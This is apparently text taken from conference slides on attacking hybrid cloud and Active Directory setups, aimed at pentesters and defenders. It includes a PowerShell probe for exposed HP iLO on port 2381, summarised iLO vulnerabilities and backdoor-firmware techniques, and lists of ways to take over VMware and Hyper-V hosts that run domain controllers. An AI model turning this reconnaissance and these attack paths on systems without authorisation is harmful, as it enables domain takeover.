

Hacking the Hybrid Cloud



Sean Metcalf (@PyroTek3)
s e a n @ Trimarc Security . com
TrimarcSecurity.com

ABOUT

- Founder Trimarc ([Trimarc.io](https://trimarc.io)), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud and VMWare Infrastructure.
- Microsoft Certified Master (MCM) Directory Services
- Microsoft MVP (2017, 2019, & 2020)
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DEF CON Cloud Village Keynote, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate ADSecurity.org (Microsoft platform security info)

AGENDA

- Hybrid Cloud
- The Cloud & Virtualization
- Compromising Domain Controllers (On-Prem)
- Cloud Hosted/Managed Active Directory
 - Amazon AWS
 - Microsoft Azure
 - Google Cloud Platform (GC)
- Attacking Hybrid Components
- Cloud Administration (IAM)
- Compromising On-Prem Domain Controllers Hosted in the Cloud – AWS & Azure
- Conclusion

What is Hybrid Cloud?

- Blend of on-prem infrastructure combined with cloud services.
- Typically on-prem infrastructure with some cloud hosted infrastructure (IAAS) and services (SAAS).
- Connection points between on-prem and cloud often don't focus on security.


Hybrid Cloud Scenarios

- On-Prem AD with Office 365 Services (SaaS)
 - Office 365 to host mailboxes with authentication performed by Active Directory on-prem.
- Cloud Datacenter
 - Extending the datacenter to the cloud leveraging Azure and/or Amazon AWS (IaaS).
- On-Prem AD with Cloud Hosted AD as Resource Forest
 - Trust between on-prem AD and cloud hosted AD
- Combination of these (or other)


The Cloud & Virtualization

Conceptually The Cloud is Virtualization (effectively)

- Cloud provider Infrastructure as a Service (IaaS) architecture and configuration
- Amazon AWS architecture to host VMs (instances) which has leveraged XEN and more recently (2018) Amazon's Nitro (based off KVM core kernel).
- Azure leverages a customized version of Hyper-V (core) to host Azure VMs.
- Google Cloud Platform (GCP) uses KVM for virtualization.
- There is a cloud "fabric" that ties the "virtualization" component with orchestration (and storage, network, etc).




<https://docs.microsoft.com/en-us/azure/architecture/reference-architectures/n-tier/windows-vm>



"are you a 1 or a 0?"






Access Office 365 with AWS Managed Microsoft AD

<https://aws.amazon.com/blogs/security/how-to-enable-your-users-to-access-office-365-with-aws-microsoft-active-directory-credentials/>

VMWare Cloud on AWS



<https://aws.amazon.com/blogs/apn/diving-deep-on-the-foundational-blocks-of-vmware-cloud-on-aws/>

Compromising On-Prem Domain Controllers

Physical DCs

- Physical Access
- Out of Band Management (HP ILO)
- Check for port 2381 on servers for ILO web service (on same network –which is bad)

Test-NetConnection \$IPAddress -Port 2381

```
PS C:\> test-netconnection 172.16.101.11 -port 2381
```

```
ComputerName      : 172.16.101.11
RemoteAddress     : 172.16.101.11
RemotePort        : 2381
InterfaceAlias    : Wi-Fi
SourceAddress     : 172.16.250.109
TcpTestSucceeded  : True
```


Airbus Security Identified iLO Security Issues:

- *A new exploitation technique that allows compromise of the host server operating system through DMA.*
- *Leverage a discovered RCE to exploit an iLO4 feature which allows read-write access to the host memory and inject a payload in the host Linux kernel.*
- *New vulnerability in the web server to flash a new backdoored firmware.*
- *The use of the DMA communication channel to execute arbitrary commands on the host system.*
- *iLO (4/5) CHIF channel interface opens a new attack surface, exposed to the host (even though iLO is set as disabled). Exploitation of CVE-2018-7078 could allow flashing a backdoored firmware from the host through this interface.*
- *We discovered a logic error (CVE-2018-7113) in the kernel code responsible for the integrity verification of the userland image, which can be exploited to break the chain-of-trust. Related to new secure boot feature introduced with iLO5 and HPE Gen10 server line.*
- *Provide a Go scanner to discover vulnerable servers running iLO*

Virtual DCs: VMWare

- Compromise VMWare administration
- Compromise account with VMWare access to Virtual DCs
- Compromise system running vCenter (Windows system or appliance) since this is an administration gateway that owns vSphere
- Identify VMWare ESXi Root account password and use to compromise ESXi hosts (similar to local Administrator account on Windows)
- Connect directly to virtual DCs with the VIX API (via VMWare Tools)

Virtual DCs: Hyper-V

- Compromise members of “Hyper-V Admins” group.
- Compromise server hosting Hyper-V.
- Compromise local admin account on the Hyper-V server (pw may be the same as other servers)
- Compromise account with GPO modify rights to the OU containing Hyper-V servers.

Cloud Hosted/Managed Active Directory

& What this Means to Pentesters & Red Teams


Cloud Hosted/Managed AD





- AD environment spun up per customer by cloud provider
- 100% managed AD by the cloud provider
- Customer does not get Domain Admin rights or access to Domain Controllers
- Amazon AWS, Microsoft Azure, and Google Cloud Platform all have a host Managed AD environments for customers, with some differences

AWS Directory Service for Microsoft Active Directory

Directory Service > Directories > d-9a67273b45

